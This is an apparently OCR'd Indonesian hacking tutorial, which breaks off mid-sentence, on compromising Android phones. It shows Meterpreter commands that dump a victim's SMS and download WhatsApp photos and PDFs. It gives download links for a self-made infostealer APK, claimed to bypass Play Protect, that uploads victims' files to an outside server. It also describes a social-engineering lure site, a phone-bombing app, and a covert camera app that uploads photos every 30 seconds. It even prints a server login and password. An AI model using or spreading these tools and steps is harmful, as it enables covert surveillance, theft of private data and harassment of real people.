
Selanjutnya kita coba mengecek isi sms di hp tersebut, ketikkan : dump_sms

meterpreter > dump_sms
[*] Fetching 34 sms messages
[*] SMS messages saved to: sms_dump_20251228141330.txt

kita lihat isi filenya :



Kita bisa juga menjalankan perintah linux di hp android target (karena android pada dasarnya berasal dari linux jadi banyak kesamaan perintah)



File file whatsapp seperti dokumen, gambar, video dan lain lain terlihat ada di path sdcard :

cd sdcard/Whasapp, maka akan masuk ke direktori yang dipetakan :

/storage/emulated/0/Whatsapp/

Misal kita coba mendownload foto / gambar yang diterima korban di whatsappnya :


meterpreter > download "/storage/emulated/0/Whatsapp/Media/WhatsApp Images/IMG-20251228-WA0000.jpg"

[*] Downloading: /storage/emulated/0/Whatsapp/Media/WhatsApp Images/IMG-20251228-WA0000.jpg -> /var/.../android/IMG-20251228-WA0000.jpg
[*] Downloaded 272.01 KiB of 272.01 KiB (100.0%): /storage/emulated/0/Whatsapp/Media/WhatsApp Images/IMG-20251228-WA0000.jpg -> /var/.../android/IMG-20251228-WA0000.jpg
[*] Completed : /storage/emulated/0/Whatsapp/Media/WhatsApp Images/IMG-20251228-WA0000.jpg -> /var/.../android/IMG-20251228-WA0000.jpg

Untuk melihat gambarnya, kita install dulu konqueror di pc kita agar mudah

sudo apt install konqueror -y

Ketikkan di alamat di konqueror :




fish://alfan@syncrumlogistics.com


isi password : synlog123

Saya ke direktori /var/.../android karena tadi saya menjalankan metasploit dari sini

Terlihat ada gambar yang tadi kita download dari folder whatsapp di hp korban, biasanya ini adalah gambar yang diterima korban dari chat whatsapp di androidnya




Buka file tersebut




ternyata foto halle berry. Jadi ada yang mengirimkan foto halle berry via chat whatsapp ke nomor whatsapp korban.

Kembali lagi ke shell metasploit, kita naik ke 1 folder di atas, dan kita lihat isinya :



Ada folder “WhatssApp Documents”, coba kita lihat isinya




terlihat ada beberapa file pdf, mungkin dokumen penting, file pdf ini adalah file pdf yang diterima korban dari chat whatsappnya

Folder Sent berisi dokumen yang dia kirim ke whatsapp orang.

Kita coba download :

meterpreter > download 4xpSREz7dspUCba69KQktmCdN.pdf
[*] Downloading: 4xpSREz7dspUCba69KQktmCdN.pdf ->
/var/.../android/4xpSREz7dspUCba69KQktmCdN.pdf
[*] Downloaded 590.58 KiB of 590.58 KiB (100.0%): 4xpSREz7dspUCba69KQktmCdN.pdf ->
/var/.../android/4xpSREz7dspUCba69KQktmCdN.pdf
[*] Completed : 4xpSREz7dspUCba69KQktmCdN.pdf ->
/var/.../android/4xpSREz7dspUCba69KQktmCdN.pdf

Kembali lagi ke jendela konqueror, kita refresh



terlihat ada file pdf yang kita download, coba kita buka dan lihat isinya

Ok sekian, kita bisa melakukan banyak lagi di hp korban ini, silahkan diuji sendiri perintah perintah handler meterpreter ini.

2. Aplikasi Pencuri Data di Android

Aplikasi pencuri data di Android (sering disebut sebagai **Spyware** atau **Infostealer**) bekerja dengan cara menyusup ke sistem dan mengeksploitasi izin perangkat untuk mengumpulkan informasi pribadi / data tanpa izin pengguna.

Pada kesempatan kali ini, saya sudah membuat aplikasi stealer yang source codenya bisa didownload dari alamat web : https://yale.co.id/android/kit.zip


Apk bisa didownload di https://yale.co.id/android/kit.apk

Aplikasi android pencuri data ini bisa berjalan di android 7,8,9,10,11,12,13,14 dan android 15.


Aplikasi ini juga mampu melewati proteksi google play protect.

Agar korban tertarik mengunduh aplikasi kita, kita bisa buat berbagai macam skenario social engineering, salah satunya adalah dengan memancing korban mendownload dengan menyiapkan web khusus yang diisi dengan kata kata social engineering.

Contoh web yang sudah disiapkan beralamat di https://yale.co.id/cuankilat/



Yang terjadi jika korban tertarik mengunduh dan menginstall aplikasi kit mesin penghasil uang adalah foto-foto di direktori kamera android, foto foto dan gambar di direktori whatsapp dan dokumen dokumen di direktori whatsapp korban akan diupload oleh aplikasi ini ke web syncrumlogistics.com



File file foto / gambar dan dokumen tersebut akan tersimpan di direktori
http://syncrumlogistics.com/docs/

di mana untuk masing masing korban akan memiliki identifier sendiri, contoh : 7d72146f18a97ffa

Contoh :

Pada contoh kali ini di direktori http://syncrumlogistics.com/docs/7d72146f18a97ffa/
berisi banyak foto dari ponsel korban yang diunggah aplikasi kit mesin uang ke web
syncrumlogistics.com

3. Bom Telpon

Konsep **"Bom Telepon" (Phone Bomber)** dalam konteks Android adalah sebuah aplikasi yang dirancang untuk melakukan panggilan telepon secara otomatis, berulang kali, dan dalam frekuensi tinggi ke satu nomor target.

Jika korban mengandalkan internet dari paket data di android maka koneksi internet akan selalu terputus setiap ada panggilan telpon.

Teknik ini menyebabkan korban tidak bisa mengakses internet dari ponselnya.

Untuk contoh kali ini, apk bisa didownload di https://dor.asia//bom.apk

Sedangkan untuk source codenya bisa didownload di https://dor.asia//bom.zip

Cara kerja aplikasi

Pada aplikasi ini terdapat inputan nomor hp, untuk terus menerus menelpon seseorang secara otomatis (50 kali telpon dengan 1 panggilan tiap menit)

Untuk memulai serangan klik tombol untuk menelpon dan berikan izin telpon pada aplikasi dan centang default dealernya, setelah itu, aplikasi ini akan menelpon korban setiap menit secara otomatis hingga total 50 panggilan.

Bonus Aplikasi Pemotret

Bonus aplikasi pemotret foto, yang bisa berjalan di background dan mengupload ke internet,

Source bisa didownload di https://yale.co.id/android/Kamera.zip

Apk bisa didownload di https://yale.co.id/android/kamera.apk

Aplikasi ini akan memfoto secara diam diam setiap 30 detik sekali, di mana hasilnya akan diupload ke http://syncrumlogistics.com/foto/ , tiap device android akan membuat folder baru di sana dan mengupload foto ke sana, di mana nama folder adalah device identifier unik dari masing 